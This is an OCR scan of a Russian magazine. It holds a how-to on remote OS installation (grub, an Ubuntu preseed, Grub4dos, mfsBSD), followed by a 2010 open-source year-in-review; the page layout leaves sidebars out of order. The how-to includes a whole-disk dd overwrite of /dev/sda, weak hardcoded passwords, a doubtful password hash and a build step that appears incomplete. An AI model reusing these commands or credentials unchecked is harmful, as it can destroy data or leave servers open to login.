От FreeBSD к Linux. Путь наименьшего сопротивления

Чтобы установить Linux на FreeBSD-машину, достаточно создать автоустанавливаемый образ Ubuntu, как это было описано в разделе про UNetbootin, затем установить grub, как показано ниже:

```
# cd /usr/ports/sysutils/grub
# sudo make install clean
# mkdir /boot/grub
# cp /usr/local/share/grub/i386-freebsd/* /boot/grub/
# touch /boot/grub/menu.lst
# sysctl kern.geom.debugflags=16
# grub-install /dev/ad0
```

И записать следующие строки в menu.lst:


```
# vi /boot/grub/menu.lst
title Ubuntu 10.10 AutoInstall
# Заменяем X, Y, Z на номер диска, раздела и букву
слайса, далее пишем полный путь до ISO-образа на
этом слайсе
map (hdX,Y,Z)/ubuntu-10.10-server-i386-auto.iso
(hd32)
map --hook
chainloader (hd32)
```

После этого можно перезагружаться.

настройки из работающей в данный момент ОС). Делать это нужно с предельной осторожностью, потому как одна ошибка навсегда отрежет машину от интернета. Большим плюсом будет работающий в локальной сети DHCP-сервер, раздающий настройки для подключения к интернету, в этом случае ничего настраивать не придется и достаточно будет установить SSH-сервер и завести пользователя, с правами которого мы сможем попасть на машину (впрочем, последние две вещи придется сделать в любом случае). Когда все это будет выполнено, машину можно перезагрузить и минут через пять попытаться подключиться к ней по SSH.

От Windows к Linux. UNetbootin

UNetbootin (Universal Netboot Installer) — это графическая программа, предназначенная для создания загружаемых USB-носителей с UNIX-подобными ОС на борту или же установки UNIX на жесткий диск без использования физических носителей. Она может работать как в Windows, так и в Linux, поддерживает несколько десятков различных ОС (дистрибутивы Linux и ОС семейства BSD) и невероятно проста в использовании. Далее мы рассмотрим, как с ее помощью установить Ubuntu.
Для начала необходимо получить саму утилиту. Заходим на страницу unetbootin.sf.net и нажимаем большую синюю кнопку с надписью «Download» («for Windows» или «for Linux»). Запускаем полученный файл (в случае с Linux-версией его сначала необходимо сделать исполняемым). Появится окно UNetbootin, в котором можно выбрать дистрибутив, его версию, тип установки (NetInstall для сетевой установки или HdMedia для установки с заранее подготовленного образа), в самом нижнем поле можно выбрать тип установки, в нашем случае — «Жесткий диск», нажать кнопку OK и перезагрузить комп.
В обычной ситуации всего этого достаточно для того, чтобы UNetbootin смог установить на диск загрузчик и минимальный Linux-образ, который скачает установочные файлы ОС на диск и запустит инсталлятор. Однако мы имеем дело с удаленной машиной и поэтому не сможем получить доступ к ОС до того момента, пока она



Выбираем дефолтовый вариант загрузки


не будет полностью установлена (не сможем отвечать на вопросы инсталлятора). Все это приведет к тому, что после перезагрузки машина окажется застопоренной на первом же вопросе.
Чтобы побороть проблему, нам придется создать собственный установочный ISO-образ Ubuntu, который сможет произвести инсталляцию ОС в полностью автоматическом режиме. Для этого нам потребуется образ серверной версии Ubuntu-10.10 (десктопный вариант не поддерживает автоматизацию установки), немного смекалки и файл дефолтовых ответов на вопросы инсталлятора (так называемый preseed-файл). Инструкция:

1. Скачиваем установочный образ Ubuntu 10.10 и распаковываем его в отдельный каталог:

```
$ sudo mount -o loop \
      ubuntu-10.10-server-i386.iso /cdrom
$ mkdir mycd
$ rsync -a /cdrom/ mycd
```

2. Добавляем в образ preseed-файл (пример можно взять на прилагаемом к журналу диске):

```
$ vi auto.seed
# Говорим по-русски
d-i debian-installer/locale string ru_RU
# Английскую раскладку, пожалуйста
# Можно сразу указать ru, чтобы потом не мучиться
d-i console-setup/ask_detect boolean false
d-i console-setup/layoutcode string us
# Пусть сам выберет дефолтовый сетевой интерфейс
d-i netcfg/choose_interface select auto
# Качаем пакеты по FTP
d-i mirror/protocol string ftp
# Ставим в самую большую неразмеченную область диска
d-i partman-auto/init_automatically_partition select
biggest_free
# Все файлы в один раздел
d-i partman-auto/choose_recipe select atomic
# Ставим на Ext4
d-i partman/default_filesystem string ext4
# Соглашаемся со всем, что говорит программа разметки
d-i partman-partitioning/confirm_write_new_label
boolean true
d-i partman/choose_partition select finish
d-i partman/confirm boolean true
d-i partman/confirm_nooverwrite boolean true
# В системе один пользователь — user (пароль resu)
d-i passwd/user-fullname string Ubuntu User
```



UNetbootin собственной персоной

```
d-i passwd/username string user
d-i passwd/user-password-crypted password 458c9bfe3b6
716ad976383cf20a3dcf4
d-i user-setup/allow-password-weak boolean true
# Ставим десктопную редакцию дистрибутива
# Можно заменить на kubuntu-desktop или ubuntu-server,
например
tasksel tasksel/first multiselect ubuntu-desktop
# Ставим SSH-сервер
d-i pkgsel/include string openssh-server
# Разрешаем загрузчику найти другие установленные ОС и
добавить их в меню
d-i grub-installer/with_other_os boolean true
# Автодетект монитора (Ubuntu, как-никак)
xserver-xorg xserver-xorg/autodetect_monitor boolean
true

$ sudo cp auto.seed mycd/preseed
```

В файле прописаны ответы на вопросы инсталлятора, по умолчанию будет выбран русский язык и раскладка us, в качестве места дислокации новой ОС на диске будет выбрана максимальная неразмеченная область, дополнительно будет установлен пакет openssh-server и добавлен пользователь user с паролем resu, так что после загрузки на машину можно будет войти по SSH. Если для подключения машины к сети используется ручная настройка (а не DHCP), то строку «`d-i netcfg/choose_interface select auto`» следует заменить на пять следующих строк, подставив реальные адреса:

```
# DNS-сервер
d-i netcfg/get_nameservers string 8.8.8.8
```

Установка Grub4dos в Vista/Seven

1. В корень диска C: помещаем файлы grldr, grldr.mbr и menu.lst;
2. Добавляем запись в загрузчик Windows:

```
> bcdedit /create /d "Grub4Dos" /application
bootsector
```

3. Редактируем запись (ID берем из вывода предыдущей команды):

```
> bcdedit /set ID device partition=C:
> bcdedit /set ID path \grldr.mbr
> bcdedit /displayorder ID /addlast
```

```
# IP-адрес
d-i netcfg/get_ipaddress string 192.168.0.1
# Маска сети
d-i netcfg/get_netmask string 255.255.255.0
# Адрес шлюза
d-i netcfg/get_gateway string 192.168.0.2
# Подтверждение конфигурации
d-i netcfg/confirm_static boolean true
```

3. Редактируем конфиг загрузчика так, чтобы он узнал о существовании нашего preseed-файла:

```
$ sed -e 's#file=/cdrom/preseed/ubuntu.
seed#auto=true\ priority=critical\ file=/cdrom/
preseed/auto.seed#' mycd/isolinux/txt.cfg > txt.cfg
$ sudo mv txt.cfg mycd/isolinux/
```

4. Удаляем старый файл контрольных сумм и создаем новый:

```
$ cd mycd
$ sudo rm md5sum.txt
$ find -type f -print0 | sudo xargs -0 md5sum | \
   grep -v isolinux/boot.cat | sudo tee md5sum.txt
```

5. Генерируем новый ISO-образ:

```
$ sudo mkisofs -D -r -V "Ubuntu 10.10 AutoInstall" \
   -cache-inodes -J -l -b isolinux/isolinux.bin \
   -c isolinux/boot.cat -no-emul-boot \
   -boot-load-size 4 -boot-info-table \
   -o ../ubuntu-10.10-server-i386-auto.iso .
```

Закачиваем получившийся ISO-образ на удаленную машину, запускаем UNetbootin, выбираем пункт «Образ диска», далее — «ISO-образ», находим образ на диске и нажимаем кнопку ОК. После завершения работы UNetbootin заходим в свойства «Моего компьютера», открываем вкладку «Дополнительно», нажимаем кнопку «Параметры» в разделе «Загрузка и восстановление» и выбираем «UNetbootin» в поле «Операционная система, загружаемая по умолчанию». Это позволит машине автоматически загрузить ISO-образ, установленный с помощью UNetbootin. Перезагружаем машину. Через 30 минут пробуем подключиться к серверу, молясь всем богам автоматизации. Примерно также можно установить Debian, но с другими дистрибутивами все будет иначе. Многие из них вообще не поддерживают автоматизацию процесса установки, другие используют совсем другой ее вариант (например, Kickstart в RedHat).


От Windows к Linux. Grub4dos

Людей с пытливым умом наверняка интересует механизм работы UNetbootin. В этом разделе речь пойдет о том, как вручную сделать то же, о чем мы говорили выше. В качестве основного инструмента будет выступать Grub4dos — вариант Grub, способный грузиться с FAT32 и NTFS-разделов, все тот же переработанный образ Ubuntu и гвоздь программы — WinXP.

Главная задача — установить Grub4dos на системный диск Windows и сделать так, чтобы мы смогли получить к нему доступ. Для этого идем по ссылке sourceforge.net/projects/grub4dos/files/, скачиваем последнюю версию Grub4dos и распаковываем файлы grldr и menu.lst в корень диска C:. Далее снимаем с файла c:/boot.ini атрибут «Только для чтения» и добавляем в конец секции [boot loader] следующую строку:

```
default=c:\grld
```

И эту строку последней:



Так выглядит загрузочное меню WinXP после того, как над ним поработал Netbootin

```
c:\grldr="Grub4Dos"
```

Сохраняем файл. Открываем c:/menu.lst и пишем в него следующее:

```
title Ubuntu 10.10 AutoInstall
   find --set-root /ubuntu-10.10-server-i386-auto.iso
   map /ubuntu-10.10-server-i386-auto.iso (hd32)
   map --hook
   chainloader (hd32)
```

Сохраняем. Помещаем ISO-образ в корень диска C:, перезагружаем ОСь, ждем 30 минут, подключаемся по SSH с именем пользователя «user» и паролем «resu».

От Linux к FreeBSD. Путь джедая

Последний из вариантов удаленной установки ОС не так тривиален, как предыдущие. Мы будем устанавливать FreeBSD на машину, работающую под управлением Linux, причем сделаем это так, что свежеустановленная ОС полностью затрет существующую. Для тех, кого интересует, зачем это нужно, отвечу: многие хостинги сдают в аренду серверы только под управлением Linux, не предоставляя доступа к удаленной консоли и таким образом лишая пользователей выбора. Описанная в статье методика позволит поставить на сервер FreeBSD, имея доступ только по SSH.
Проделать это можно с помощью инструмента под названием **mfsBSD** (mfsbsd.vx.sk), который позволяет создать минимальный дисковый образ FreeBSD, полностью загружаемый в память. Записав этот образ в начало жесткого диска и перезагрузив машину, мы получим сетевой доступ к полностью рабочей минимальной копии FreeBSD, которую сможем использовать для последующей установки полноценной ОС с помощью стандартного инсталлятора sysinstall. Порядок действий следующий:

1. Скачиваем архив mfsBSD на локальную машину и распаковываем его:

```
$ wget mfsbsd.vx.sk/release/mfsbsd-1.0.tar.gz
$ tar xzf mfsbsd-1.0.tar.gz
$ cd mfsbsd-1.0
```

2. Создаем конфигурационный файл rc.conf, который будет использоваться в образе:

```
$ cp conf/rc.conf.sample conf/rc.conf
```

Добавляем в конец файла следующие строки:

$ vi conf/rc.conf

```
# IP-адрес маршрутизатора
defaultrouter="192.168.0.1"
# Настройки сетевого интерфейса
ifconfig_re0="inet 192.168.0.2 netmask 255.255.255.0"
```

Здесь re0 используется в качестве примера. В реальной ситуации ты должен узнать, какая сетевая карта установлена на машине (dmesg в помощь), и подобрать к ней соответствующее имя сетевого интерфейса (которое по совместительству является именем драйвера, например, re0 — это сетевая карта RealTek 8139C, драйвер для которой носит имя «re»). Также следует отметить, что если машина получает сетевые настройки по DHCP, то последняя строка должна иметь следующий вид:

```
ifconfig_re0="DHCP"
```

3. Создаем мини-образ из установочного ISO-образа FreeBSD (можно скачать с ftp://ftp.freebsd.org, либо ближайшего зеркала):

```
$ sudo mount -o loop \
   FreeBSD-8.1-RELEASE-i386-disc1.iso /cdrom
```

4. Перекидываем полученный образ на удаленную машину:

```
$ scp disk.img root@192.168.0.1:.
```

5. Заходим на удаленную машину с правами root'a, записываем образ на диск и идем на перезагрузку:

```
# dd if=/root/disk.img of=/dev/sda bs=1m
# reboot
```

Через пять минут вновь подключаемся к удаленной машине в качестве root'a, вводим пароль mfsroot, запускаем sysinstall и приступаем к обычной установке FreeBSD. В качестве источника установки выбираем FTP или HTTP.
Преимущество способа в том, что существующую ОС можно спокойно затереть во время установки новой (хотя это все равно придется сделать, так как мы затерли таблицу разделов), ни один из описанных выше способов не позволяет проделать такое.


Заключение

Как видишь, такая, казалось бы, нетривиальная задача, как удаленная установка ОС, на самом деле достаточно проста и может быть выполнена множеством разных способов, начиная с использования виртуальной машины и заканчивая созданием загружаемых в память дисковых образов. Более того, автор совсем не удивится, узнав, что кто-то придумал еще десяток других способов.



warning

Настоятельно рекомендую тестировать все описанные в статье методы на виртуальной машине перед применением на машине реальной.



info

• В Linux вместо VirtualBox гораздо удобнее использовать qemu:

• $ sudo qemu -hda /dev/sda -cdrom ubuntu-10.10-desktop-i386.iso -boot d

Юрий «Adept» Видинеев adeptg@gmail.com



Самые важные достижения в мире открытого кода

В конце года, лежа под новогодней елкой, приятно оглянуться назад, подвести итоги, помечтать о грядущих событиях и подумать о вечном. Для мира OpenSource 2010 год был неспокоен. Произошло несколько событий, которые существенно отразятся на его будущем.

Предсказание оракула

Слухи о том, что корпорация Sun Microsystems, возможно, будет кому-то продана, начали ходить еще в конце 2008. Весной 2009 выяснилось, что покупателем станет Oracle, а сумма сделки превысит 7 миллиардов долларов. Но завершилась сделка только в 2010 — антимонопольные органы Евросоюза долго не давали добро. Таким образом, в руках Oracle оказалась судьба большого количества продуктов (в том числе и OpenSource) и технологий, ранее принадлежавших Sun.

Судя по всему, Java — одна из основных причин сделки, поскольку именно этой технологии Oracle обещал уделять больше всего внимания. Весь год не переставали выходить стандартные bugfix и security-релизы JDK6. Однако на этом Oracle не останавливается и планирует выпустить JDK7 и JDK8 в 2011 и 2012 году соответственно. Основные изменения будут направлены на увеличение производительности VM и реализацию поддержки новых версий стандартов, в частности, unicode, XML и JDBC.

OpenSolaris повезло не так, как Java: Oracle прекратила его поддержку. Вместо него будет предложен бесплатный, но закрытый Solaris Express. Однако это не означает, что компания прекратит открывать исходные коды; они будут публиковаться (как под лицензией CDDL, так и под GPL), но с заметной задержкой после выхода закрытой версии. Не все пользователи OpenSolaris обрадовались такому исходу событий. Некоторые даже собрались толпой и сделали форк, назвав его Illumos. Правда, пока ни одного стабильного релиза выпущено не было. Да и нестабильного тоже — все на уровне обсуждений.

Вместе с Sun Oracle приобрел себе еще и одну из самых распространенных СУБД — MySQL. Так как у Oracle уже есть своя СУБД, были опасения, что вторую он развивать не станет. «Отец» MySQL, Майкл «Монти» Видениус, даже сделал форк на всякий случай — MariaDB. Однако, опасения оказались напрасными — Oracle обещал поддерживать MySQL и даже увеличить инвестиции в проект (по сравнению с Sun).

Еще один очень важный и известный в OpenSource-мире проект, доставшийся Oracle — OpenOffice. В начале 2010 вышла версия 3.2 со следующими основными изменениями:


- **Ускорение запуска.** Вообще, разработчики — молодцы, занялись, наконец, проблемами с производительностью — вот уже пару версий каждая следующая быстрее предыдущей;
- **Улучшена поддержка форматов MS Office,** в частности, реализована возможность работы с документами, защищенными паролем;
- **Поддержка шрифтов OpenType,** наследника TrueType;
- **В Calc улучшены автозаполнение,** сортировка и слияние ячеек.

Sun развивал много OpenSource-проектов. Один из них — система виртуализации VirtualBox. После смены спонсора обновления выходят также стабильно, но разработка стала более закрытой, из свободного доступа исчезли бета-версии. Как и прежде, есть две версии — открытая и закрытая (бесплатна для использования в некоммерческих целях), отличающаяся, в основном, поддержкой USB и наличием RDP-сервера, позволяющего подключаться к виртуальной системе с помощью любого RDP-клиента.


Следующий достаточно известный открытый проект, спонсируемый Sun — Netbeans. Oracle обещал поддерживать и его. И, судя по графику выхода новых версий, слово свое пока держит. В июне вышла версия 6.9 с обширным списком изменений (поддержка RoR 3, JavaFX SDK 1.3, возможностью генерации инсталляторов и многим другим), а в марте 2011 должна выйти версия 7.0.

Linux

Продажа Sun никак не повлияла на разработку ядра, и за прошедший год Linux пережил четыре новых релиза: 2.6.33-2.6.36. Количес-



FireFox 4




Группировка табов в FireFox 4



links

• illumos.org — форк OpenSolaris
• www.document-foundation.org — The Document Foundation
• meego.com — официальный сайт Meego



info


• Более подробно про сделку Oracle и Sun можно прочитать в][№ 131.

• Полную версию этой статьи ты найдешь на прилагаемом к журналу диске.

тво изменений огромно и плохо соотносится с размером статьи, поэтому перечислю лишь основные:
• Драйвер Nouveau включен в ядро. Nouveau — драйвер, разрабатываемый сообществом без поддержки Nvidia с помощью реверс-инжиниринга. От открытого драйвера nv отличается, в основном, поддержкой 3D-ускорения;
• В ядро включен DRBD (Distributed Replicated Block Device) — грубо говоря, это RAID-1 по сети;
• Новые файловые системы — Ceph (распределенная) и LogFS (для флешек и SSD);
• Про «старые» ФС тоже не забыли. Например, в btrfs была добавлена функция Direct I/O, позволяющая отключить кэш ФС. Это бывает полезно при использовании приложений, имеющих собственный кэш, например, СУБД. В XFS добавлен режим журналирования, при котором несколько транзакций накапливаются в памяти, прежде чем записаться в лог. Использование этой функции позволяет существенно поднять производительность при интенсивной работе с метаданными. В CIFS реализована поддержка локального кэширования данных. В Squashfs появилась поддержка алгоритма сжатия LZO;
• Асинхронное засыпание/пробуждение — теперь этот процесс будет происходить гораздо быстрее за счет параллелизации перевода в спящий режим PCI, USB и SCSI-драйверов;
• Поддержка переключения видеокарт. На некоторых лаптопах есть две видеокарты: встроенная (маломощная и энергоэффективная) и дискретная (мощная и жадная до батарейки). Теперь между ними можно переключаться на лету, правда, требуется перезапуск иксов;
• В DRM-модуль (Direct Rendering Manager, не путать с Digital Rights Management) для видеокарт Intel добавлена возможность аппаратной акселерации декодирования H.264 и VC1 для чипов G45+;
• Поддержка протокола L2TP версия 3 (RFC 3931);
• Новый интерфейс для конфигурирования параметров сборки ядра: «make nconfig». По сути, это обновленный menuconfig, который теперь выглядит более современно;
• Технология мандатного контроля доступа AppArmor теперь включена в ядро. Основное отличие AppArmor от уже давно входящей в ядро похожей технологии SELinux в том, что AppArmor определяет полномочия, исходя из файлового пути объекта. А SELinux использует специальные метки. Поэтому настройка AppArmor проще, но SELinux считается более безопасной;
• Добавлена поддержка процессорной архитектуры Tile, отличительной особенностью которой является размещение на одном чипе до нескольких сотен ядер;
• OOM Killer (Out of Memory Killer), отвечающий за принудительное завершение процессов при нехватке памяти, теперь стал умнее. Он уже не завершает процесс-родитель, пока у него есть потомки, и умеет распознавать и блокировать простейшие fork-бомбы.
Про версию 2.6.37, которая выйдет в 2011, известно пока не очень много: Nouveau DRM будет поддерживать управление питанием, Radeon DRM получит фиксы для карт Radeon HD 5000 и младше, но, к сожалению, поддержки HD 6000 пока ждать не приходится. Intel DRM получит поддержку DisplayPort-аудио. К сожалению, VIA DRM в 2.6.37 не будет, несмотря на обещания компании его выпустить. Можно сказать еще, что пока точно не будет поддержки ФС Reiser4 в ванильном ядре; она могла в него войти, но, видимо, не сошлось.

Ближе к пользователю

Не стоят на месте и более приближенные к конечному пользователю продукты. Например, окружения рабочего стола. Оба главных конкурирующих DE в 2010 году представили по два релиза. Только changelog в случае с Gnome гораздо более скромный, разработчики готовятся к релизу 3.0 (по идее, выпуск запланирован на 6 апреля 2011). Итак, главные изменения в версиях 2.30 и 2.32:



Двухпанельный наутилус



Meego в редакции для нетбуков

- Nautilus теперь может быть двухпанельным. Также теперь при конфликтах во время копирования/перемещения появляется диалоговое окно для их разрешения;
- Удален апплет GNOME Keyboard Indicator, теперь при выборе нескольких раскладок клавиатуры индикатор автоматически появляется в области уведомлений;
- Интерфейс управления пользователями в gnome-system-tools стал более удобным: возможность удалить папку пользователя при удалении учетной записи, поддержка шифрования домашней папки при создании пользователя;
- GNOME Terminal: неограниченная прокрутка, сохранение позиции прокрутки;
- Brasero и FileRoller теперь могут устанавливать необходимые пакеты через PackageKit;
- Клиент обмена сообщениями Empathy получил поддержку защищенных паролем комнат и мета-контактов, а также возможность пересылки файлов простым перетаскиванием;
- Веб-браузер Epiphany научился запоминать пароли через gnome-keyring;
- В IDE Anjuta появилась полная поддержка Python и Vala.

Changelog KDE за 2010 год гораздо более интересен:

- Новая оболочка Plasma Netbook для устройств с небольшой диагональю экрана;
- В Kwin появился встроенный тайлинг (режим, при котором окна не перекрывают друг друга);
- Переработана область уведомлений;
- Произвольные окна могут быть сгруппированы в виде вкладок;
- Значительно изменен внешний вид обозревателя виджетов;
- Виджеты Plasma теперь можно добавить в системный трей;
- Новый интерфейс управления сетью в KNetworkManager;
- В Dolphin появился встроенный поиск;
- В Kmail добавлены функции архивирования электронных писем и поиска по тегам.

Кроме того, наконец-то вышла k3b 2.0 с поддержкой KDE4 и другими изменениями вроде поддержки записи на Blu-ray.

Про KDE 4.6 (релиз должен состояться в январе 2011) известно уже практически все:

- Оптимизация производительности Kwin;
- У Nepomuk появятся функции бэкапа и синхронизации;
- Оптимизация Plasma для использования с тачскринами;
- PowerDevil v2;
- KSnapshot получит возможность выделить произвольный участок экрана (а не только прямоугольный).

Браузерные войны

Пожалуй, самое часто используемое приложение в современной ОС — это браузер. А самый популярный OpenSource-браузер — Firefox. По данным netmarketshare.com, по состоянию на октябрь 2010 он занимал почти 23% рынка браузеров. В начале 2010 года вышла мажорная версия 3.6, а в начале 2011 выйдет Firefox 4.


Главные изменения FF 3.6:

- Проходит тест Acid3 на 94 балла из 100;
- На 15% быстрее версии 3.5;
- Добавлен формат шрифтов WOFF. Целочисленное переполнение при обработке этих шрифтов стало причиной выпуска версии 3.6.2;
- Добавлена возможность быстрого и простого изменения внешнего вида браузера с помощью механизма Personas;
- HTML5-видео может быть развернуто на полный экран.

В процессе работы над FF 3.6 в Mozilla приняли решение изменить подход к разработке. Если раньше минорные версии включали в себя только обновления безопасности, а новый функционал добавлялся только в мажорных версиях, то теперь новый функционал будет добавляться в минорные версии вместе с обновлениями безопасности. Первое из таких обновлений (3.6.4) вместе с закрытием уязвимости принесло механизм, с помощью которого некоторые плагины работают в изолированных процессах. Теперь браузер будет продолжать работать при крахе этих плагинов.



Так выглядит Plasma Netbook



Новый интерфейс конфигурирования ядра

